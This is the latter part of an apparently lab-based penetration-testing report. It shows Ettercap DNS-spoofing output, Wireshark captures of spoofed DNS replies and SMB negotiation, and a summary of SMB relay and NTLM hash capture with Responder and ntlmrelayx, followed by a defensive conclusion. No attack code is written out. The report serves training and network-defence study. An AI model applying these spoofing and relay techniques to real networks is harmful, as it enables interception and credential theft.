dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
DHCP: [00:50:56:C0:00:08] REQUEST 192.168.225.1
DHCP: [192.168.225.254] ACK : 192.168.225.1 255.255.255.0 GW invalid
█
```

4. Traffic Analysis (Wireshark)


Objective: Capture and analyze live network traffic to validate attacks and discover credentials.

Steps:

- Started Wireshark on eth0 to capture all LAN packets.
- Applied filters:
  - dns (to find spoofed DNS answers)
  - ip.addr == 10.201.108.181 (to track victim’s activity)
  - smb and ntlmssp (to track authentication events)
- Reviewed captured packets:
  - Verified spoofed DNS replies issued by attacker.
  - Identified NTLM authentication attempt packets, and potential credential exposure.

Evidence:

- Wireshark screenshots:
  - DNS query & reply showing attacker’s IP in spoofed response.
  - Authentication event packets (if present).


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


dns

```
No.   Time          Source           Destination      Protocol Length Info
  319 52.076150390  192.168.225.137  192.168.225.2    DNS       75 Standard query 0x4d2a A play.google.com
  320 52.076196432  192.168.225.137  192.168.225.2    DNS       75 Standard query 0xf12c AAAA play.google.com
  321 52.083235216  192.168.225.2    192.168.225.137  DNS       91 Standard query response 0x4d2a A play.google.com A 142.251.222.206
  322 52.083235559  192.168.225.2    192.168.225.137  DNS      103 Standard query response 0xf12c AAAA play.google.com AAAA 2404:6800:4007:835::200e
  498 122.547295716 192.168.225.137  192.168.225.2    DNS       74 Standard query 0xa8be A www.google.com
  499 122.547536554 192.168.225.137  192.168.225.2    DNS       74 Standard query 0xd4bf AAAA www.google.com
  500 122.548519755 192.168.225.2    192.168.225.137  DNS       90 Standard query response 0xa8be A www.google.com A 192.168.225.137
  502 122.554368480 192.168.225.2    192.168.225.137  DNS       90 Standard query response 0xa8be A www.google.com A 142.251.222.132
  503 122.554368931 192.168.225.2    192.168.225.137  DNS      102 Standard query response 0xd4bf AAAA www.google.com AAAA 2404:6800:4007:832::2004
  517 122.821933440 192.168.225.137  192.168.225.2    DNS       75 Standard query 0x6283 A play.google.com
  518 122.821994350 192.168.225.137  192.168.225.2    DNS       75 Standard query 0xd882 AAAA play.google.com
  522 122.829023194 192.168.225.2    192.168.225.137  DNS       91 Standard query response 0x6283 A play.google.com A 142.251.222.206
  523 122.829023447 192.168.225.2    192.168.225.137  DNS      103 Standard query response 0xd882 AAAA play.google.com AAAA 2404:6800:4007:835::200e
  546 123.646013939 192.168.225.137  192.168.225.2    DNS       75 Standard query 0x5d34 A forums.kali.org
  547 123.658833903 192.168.225.2    192.168.225.137  DNS      118 Standard query response 0x5d34 A forums.kali.org A 104.18.5.159 A 104.18.4.159 OPT
  565 126.145557536 192.168.225.137  192.168.225.2    DNS       76 Standard query 0x528b A www.facebook.com
  566 126.148475661 192.168.225.2    192.168.225.137  DNS       92 Standard query response 0x528b A www.facebook.com A 192.168.225.137
  567 126.151311468 192.168.225.2    192.168.225.137  DNS      133 Standard query response 0x528b A www.facebook.com CNAME star-mini.c10r.facebook.com A 157.240.192.35
```

```
▾ Frame 59: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0
    Section number: 1
  ▸ Interface id: 0 (eth0)
    Encapsulation type: Ethernet (1)
    Arrival Time: Oct 29, 2025 14:13:02.741795597 EDT
    UTC Arrival Time: Oct 29, 2025 18:13:02.741795597 UTC
    Epoch Arrival Time: 1761761582.741795597
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.142994269 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 44.646202141 seconds]
    Frame Number: 59
    Frame Length: 74 bytes (592 bits)
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:udp:dns]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
▸ Ethernet II, Src: VMware_e3:ac:c7 (00:0c:29:e3:ac:c7), Dst: VMware_ec:1d:04 (00:50:56:ec:1d:04)
```

```
0000  00 50 56 ec 1d 04 00 0c  29 e3 ac c7 08 00 45 00   ·PV·····)·····E·
0010  00 3c c2 f4 40 00 40 11  33 df c0 a8 e1 89 c0 a8   ·<··@·@·3·······
0020  e1 02 98 06 00 35 00 28  44 17 f7 16 01 00 00 01   ·····5·(D·······
0030  00 00 00 00 00 00 03 77  77 77 06 67 6f 6f 67 6c   ·······www·googl
0040  65 03 63 6f 6d 00 00 01  00 01                     e·com·····
```

Domain Name System: Protocol | Packets: 719 · Displayed: 39 (5.4%) | Profile: De



ettercap.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.201.108.181

```
No. Time         Source          Destination   Protocol Length Info
  1 0.000000000  10.201.108.181  10.23.50.222  TCP      40 14828 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  2 0.000049207  10.201.108.181  10.23.50.222  TCP      40 19077 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  3 0.000070207  10.201.108.181  10.23.50.222  TCP      40 46464 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  4 0.000089450  10.201.108.181  10.23.50.222  TCP      40 14056 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  5 0.000969865  10.201.108.181  10.23.50.222  TCP      40 6781 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  6 0.001054680  10.201.108.181  10.23.50.222  TCP      40 51584 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  7 0.001086105  10.201.108.181  10.23.50.222  TCP      40 56041 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  8 0.001106511  10.201.108.181  10.23.50.222  TCP      40 5050 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
  9 0.001127187  10.201.108.181  10.23.50.222  TCP      40 62730 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 10 0.001148431  10.201.108.181  10.23.50.222  TCP      40 3422 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 11 0.001168603  10.201.108.181  10.23.50.222  TCP      40 16522 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 12 0.001188476  10.201.108.181  10.23.50.222  TCP      40 43097 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 13 0.001208828  10.201.108.181  10.23.50.222  TCP      40 4387 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 14 0.001228549  10.201.108.181  10.23.50.222  TCP      40 21952 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 15 0.001249189  10.201.108.181  10.23.50.222  TCP      40 14694 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 16 0.001271732  10.201.108.181  10.23.50.222  TCP      40 19162 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 17 0.001292688  10.201.108.181  10.23.50.222  TCP      40 65175 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
 18 0.001306556  10.201.108.181  10.23.50.222  TCP      40 15964 → 52757 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

```
▸ Frame 1: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface tun0, id 0
  Raw packet data
▸ Internet Protocol Version 4, Src: 10.201.108.181, Dst: 10.23.50.222
▸ Transmission Control Protocol, Src Port: 14828, Dst Port: 52757, Seq: 1, Ack: 1, Len: 0
```


```
0000  45 00 00 28 00 00 40 00  3d 06 89 5d 0a c9 6c b5   E··(··@·=··]··l·
0010  0a 17 32 de 39 ec ce 15  00 00 00 00 6c 6f 2e a6   ··2·9·······lo.·
0020  50 14 00 00 58 46 00 00                            P···XF··
```



Wireshark · Packet Lengths · ettercap.pcapng

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Packet Lengths	71104	47.84	28	1329	0.0060	100%	1.9800	278.756
0-19	0	-	-	-	0.0000	0.00%	-	-
20-39	3	28.33	28	29	0.0000	0.00%	0.0100	347.755
40-79	66990	42.41	40	79	0.0056	94.21%	1.9800	278.756
80-159	3869	121.64	80	156	0.0003	5.44%	0.1000	10807.281
160-319	172	207.01	160	310	0.0000	0.24%	0.0500	10947.757
320-639	39	476.85	320	632	0.0000	0.05%	0.0200	3608.837
640-1279	16	1013.00	704	1156	0.0000	0.02%	0.0100	349.770
1280-2559	15	1329.00	1329	1329	0.0000	0.02%	0.0100	2703.166
2560-5119	0	-	-	-	0.0000	0.00%	-	-
5120 and greater	0	-	-	-	0.0000	0.00%	-	-

Display filter: Enter a display filter …



smb

```
No.   Time           Source          Destination     Protocol Length Info
64615 342.177579758  10.23.50.222    10.201.108.181  SMB      220 Negotiate Protocol Request
64619 342.422588893  10.201.108.181  10.23.50.222    SMB       93 Negotiate Protocol Response
64630 347.424599150  10.23.50.222    10.201.108.181  SMB      220 Negotiate Protocol Request
64670 348.452602802  10.23.50.222    10.201.108.181  SMB      105 Negotiate Protocol Request
64676 348.557078605  10.23.50.222    10.201.108.181  SMB      105 Negotiate Protocol Request
64679 348.607697548  10.23.50.222    10.201.108.181  SMB      105 Negotiate Protocol Request
64694 348.694126792  10.201.108.181  10.23.50.222    SMB       93 Negotiate Protocol Response
64708 348.796837979  10.201.108.181  10.23.50.222    SMB       93 Negotiate Protocol Response
64712 348.850095903  10.201.108.181  10.23.50.222    SMB       93 Negotiate Protocol Response
64734 349.125657843  10.23.50.222    10.201.108.181  SMB      105 Negotiate Protocol Request
64740 349.450794206  10.201.108.181  10.23.50.222    SMB       93 Negotiate Protocol Response
64753 349.864047504  10.23.50.222    10.201.108.181  SMB      105 Negotiate Protocol Request
64858 1368.0888730…  10.23.50.222    10.201.108.181  SMB      219 Negotiate Protocol Request
64888 1889.9903506…  10.23.50.222    10.201.108.181  SMB      219 Negotiate Protocol Request
64919 2694.6876974…  10.23.50.222    10.201.108.181  SMB      219 Negotiate Protocol Request
65122 2908.9461673…  10.23.50.222    10.201.108.181  SMB      219 Negotiate Protocol Request
```

```
    [Coloring Rule String: smb || nbss || nbns || netbios]
  Raw packet data
▾ Internet Protocol Version 4, Src: 10.23.50.222, Dst: 10.201.108.181
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▾ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
      0000 00.. = Differentiated Services Codepoint: Default (0)
      .... ..00 = Explicit Congestion Notification: Not ECN-Capable Transport (0)
    Total Length: 219
    Identification: 0xe735 (59189)
  ▾ 010. .... = Flags: 0x2, Don't fragment
      0... .... = Reserved bit: Not set
      .1.. .... = Don't fragment: Set
      ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0x9e74 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 10.23.50.222
```

```
0000  45 00 00 db e7 35 40 00  40 06 9e 74 0a 17 32 de   E····5@· @··t··2·
0010  0a c9 6c b5 8d 74 01 bd  fe 6b 23 bd 6d f3 13 e6   ··l··t·· ·k#·m···
0020  80 18 01 f6 4f 3a 00 00  01 01 08 0a c6 70 f9 bf   ····O:·· ·····p··
0030  14 3a 69 b0 00 00 00 a3  ff 53 4d 42 72 00 00 00   ·:i····· ·SMBr···
0040  00 18 43 c8 00 00 00 00  00 00 00 00 00 00 00 00   ··C····· ········
0050  00 00 fe ff 00 00 00 00  00 80 00 02 4d 49 43 52   ········ ····MICR
0060  4f 53 4f 46 54 20 4e 45  54 57 4f 52 4b 53 20 33   OSOFT NE TWORKS 3
0070  2e 30 00 02 4c 41 4e 4d  41 4e 31 2e 30 00 02 4c   .0··LANM AN1.0··L
0080  4d 31 2e 32 58 30 30 32  00 02 44 4f 53 20 4c 41   M1.2X002 ··DOS LA
0090  4e 4d 41 4e 32 2e 31 00  02 4c 41 4e 4d 41 4e 32   NMAN2.1· ·LANMAN2
00a0  2e 31 00 02 53 61 6d 62  61 00 02 4e 54 20 4c 41   .1··Samb a··NT LA
00b0  4e 4d 41 4e 20 31 2e 30  00 02 4e 54 20 4c 4d 20   NMAN 1.0 ··NT LM 
00c0  30 2e 31 32 00 02 53 4d  42 20 32 2e 30 30 32 00   0.12··SM B 2.002·
00d0  02 53 4d 42 20 32 2e 3f  3f 3f 00                  ·SMB 2.? ??·
```

Name of dialect (smb.dialect.name), 14 bytes

Packets: 71104 · Displayed: 16 (0.0%)

Profile: Default

Summary Table

Step	Tool(s) Used	Outcome/Evidence
SMB Relay & Credential Grab	Responder, ntlmrelayx	Credential/NTLM hash captured
DNS Spoofing	Ettercap	DNS replies spoofed to attacker IP
Traffic Analysis	Wireshark	Attack packets captured/detected

Conclusion

This penetration testing exercise demonstrated the powerful tactics attackers can leverage on unsegmented networks and systems lacking basic hardening. Through SMB relay attacks with Responder and ntlmrelayx, we highlighted the risks of vulnerable Windows authentication protocols, showcasing how an adversary can capture NTLM hashes and, if network signing is not enforced, gain unauthorized access or further escalate privileges.

The DNS spoofing attack using Ettercap underscored the ease with which local DNS queries can be manipulated in environments reliant on plaintext DNS and ARP, allowing attackers not only to intercept but also to redirect victim traffic for credential theft, phishing, or malware delivery.

Our traffic analysis with Wireshark validated the effectiveness of these attacks and served as a practical demonstration of incident response and network forensics. By filtering for specific protocol traffic, we verified both the attacker's impact and the visibility defenders have when proactively monitoring network environments.